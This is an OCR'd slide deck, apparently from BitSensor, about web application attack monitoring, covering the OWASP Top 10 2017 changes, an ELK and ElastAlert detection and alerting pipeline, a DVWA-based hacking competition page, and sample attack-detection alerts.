
OWASP Top 10 – 2013	→	OWASP Top 10 – 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A10

Insufficient Monitoring and Logging

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts.
Application owners also need to be able to deploy patches quickly to protect against attacks.


81.9%
11%
6%
<1%
<1%
<1%
compromise n=1,177
67.8%
21.2%
7.1%
2.5%
<1%
<1%
exfiltration n=326
Seconds
Minutes
Hours
Days
Weeks
Months
Years


2009
2010
2011
2012
2013
2014
2015
Seconds
Minutes
Hours
Days
Weeks
Months
Years
5%
5%
21%
49%
21%


Securing cloud infrastructure is a hot topic.

The challenge is preventing legacy security tooling.

An integrated, open source, stack with dashboard gives visibility in the infrastructure’s security.

amazon web services

Microsoft Azure




Filebeat
Read file(s) and push to Logstash

Logstash
Parse logs

BitBrain
In-depth analysis

Elasticsearch
Index and store

BitFace
Visualize




```
 :prelight pseudo-class is deprecated. Use :hover instead.
 ~/D/k/elastalert  develop
byzanz-record ~/Downloads/ElastAlertCreateRule.gif

(byzanz-record:25431): Gtk-WARNING **: Theme parsing error: gtk.css:3218:17: The
 'icon-shadow' property has been renamed to '-gtk-icon-shadow'

(byzanz-record:25431): Gtk-WARNING **: Theme parsing error: gtk.css:6378:23: The
 '-gtk-image-effect' property has been renamed to '-gtk-icon-effect'

(byzanz-record:25431): Gtk-WARNING **: Theme parsing error: gtk.css:6388:15: The
 'icon-shadow' property has been renamed to '-gtk-icon-shadow'

(byzanz-record:25431): Gtk-WARNING **: Theme parsing error: gtk.css:6438:13: The
 'icon-shadow' property has been renamed to '-gtk-icon-shadow'

(byzanz-record:25431): Gtk-WARNING **: Theme parsing error: gtk.css:6551:16: The
 'outline-radius' property has been renamed to '-gtk-outline-radius'

(byzanz-record:25431): Gtk-WARNING **: Theme parsing error: gtk.css:6574:52: The
 :prelight pseudo-class is deprecated. Use :hover instead.
```

BITSENSOR

Web Application Security and insight

Please, hack the app!
@EnableBitSensor

Ruben van Vreeland
ruben@bitsensor.io




New message from elastalert

Every Detection


Detection triggered at /var/www/html/vulnerabilities/exec/index.php
IP: 192.168.65.121 ...

bitsensor.slack.com



Load Balancer

sandbox 1.0



WELCOME TO BITSENSOR'S HACKING COMPETITION!

We have made a custom version of Damn Vulnerable Web Application to make hacking into a competition. If you have logged in you will find 10 different vulnerable pages to hack under 'Vulnerabilities'. We have hidden a couple of Bitcoin fractions on this server. In for example the database or the file system. It's your job to find them.

The Most Creative Hack

We like to be surprised by the creativity of hackers. Surprise us with a creative hack and we will reward you on stage with some lovely Bitcoin fractions!

More Training Resources

We use DVWA to make this competition happen. Big shout out to the people from RandomStorm for making DVWA.

Every vulnerability lists a list of external links that give you more information about the vulnerability.

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:


- bWAPP
- NOWASP (formerly known as Mutillidae
- OWASP Broken Web Applications Project

GOOD LUCK!

Username: ruben@bitsensor.io **Security Level:** impossible **PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

application 1.1



WELCOME TO BITSENSOR'S HACKING COMPETITION!

We have made a custom version of Damn Vulnerable Web Application to make hacking into a competition. If you have logged in you will find 10 different vulnerable pages to hack under 'Vulnerabilities'. We have hidden a couple of Bitcoin fractions on this server. In for example the database or the file system. It's your job to find them.

The Most Creative Hack

We like to be surprised by the creativity of hackers. Surprise us with a creative hack and we will reward you on stage with some lovely Bitcoin fractions!

More Training Resources

We use DVWA to make this competition happen. Big shout out to the people from RandomStorm for making DVWA.

Every vulnerability lists a list of external links that give you more information about the vulnerability.


DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae
- OWASP Broken Web Applications Project

GOOD LUCK!


Username: ruben@bitsensor.io **Security Level:** impossible **PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*



Load Balancer

sandbox 1.0



WELCOME TO BITSENSOR'S HACKING COMPETITION!

We have made a custom version of Damn Vulnerable Web Application to make hacking into a competition. If you have logged in you will find 10 different vulnerable pages to hack under 'Vulnerabilities'. We have hidden a couple of Bitcoin fractions on this server. In for example the database or the file system. It's your job to find them.

The Most Creative Hack

We like to be surprised by the creativity of hackers. Surprise us with a creative hack and we will reward you on stage with some lovely Bitcoin fractions!

More Training Resources

We use DVWA to make this competition happen. Big shout out to the people from RandomStorm for making DVWA.

Every vulnerability lists a list of external links that give you more information about the vulnerability.

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:


- bWAPP
- NOWASP (formerly known as Mutillidae
- OWASP Broken Web Applications Project

GOOD LUCK!

Username: ruben@bitsensor.io **Security Level:** impossible **PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

application 1.1



WELCOME TO BITSENSOR'S HACKING COMPETITION!

We have made a custom version of Damn Vulnerable Web Application to make hacking into a competition. If you have logged in you will find 10 different vulnerable pages to hack under 'Vulnerabilities'. We have hidden a couple of Bitcoin fractions on this server. In for example the database or the file system. It's your job to find them.

The Most Creative Hack

We like to be surprised by the creativity of hackers. Surprise us with a creative hack and we will reward you on stage with some lovely Bitcoin fractions!

More Training Resources

We use DVWA to make this competition happen. Big shout out to the people from RandomStorm for making DVWA.

Every vulnerability lists a list of external links that give you more information about the vulnerability.

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae
- OWASP Broken Web Applications Project

GOOD LUCK!


Username: ruben@bitsensor.io **Security Level:** impossible **PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

1. Monitor

modsecurity
Open Source Web Application Firewall

2. Classify




Risk profile

Selectors
200x User Agent
72x IP Addresses

Activity Period
Feb 2014 -
Sep 2015

Detection Types
discovery, HPP, SQLI

Unsuccessful



Vulnerability Analysis

Non Compliance Notifications


Description	File	Line	First Detected
Contains default or short salt 'this is my salt'	/juice-shop/routes/continueCode.js	2	October 30th 2017, 14:59

3. Act

amazon web services

Microsoft Azure

Onprem



Attack Events

10,272
Attacks

Ticket creation

To Operationalize, BitSensor integrates

Alerting

JIRA

slack

OpsGenie


ElastAlert

Visualisation

kibana

Blocking

modsecurity




Tool: -
At: /upgrade_handle.php

❗ lfi, discovery attack on hackme.bitsensor.io
IP: 221.125.9.142
Tool: -
At: /upgrade_handle.php

❗ lfi, discovery attack on hackme.bitsensor.io
IP: 221.125.9.142
Tool: -
At: /board.cgi

Attack threshold exceeded by 221.125.9.142
Time: 2017-10-10T15:00:24.853738Z
IP: 221.125.9.142



Khanh Nguyen created SA-10471 - Error on hackme.bitsensor.io

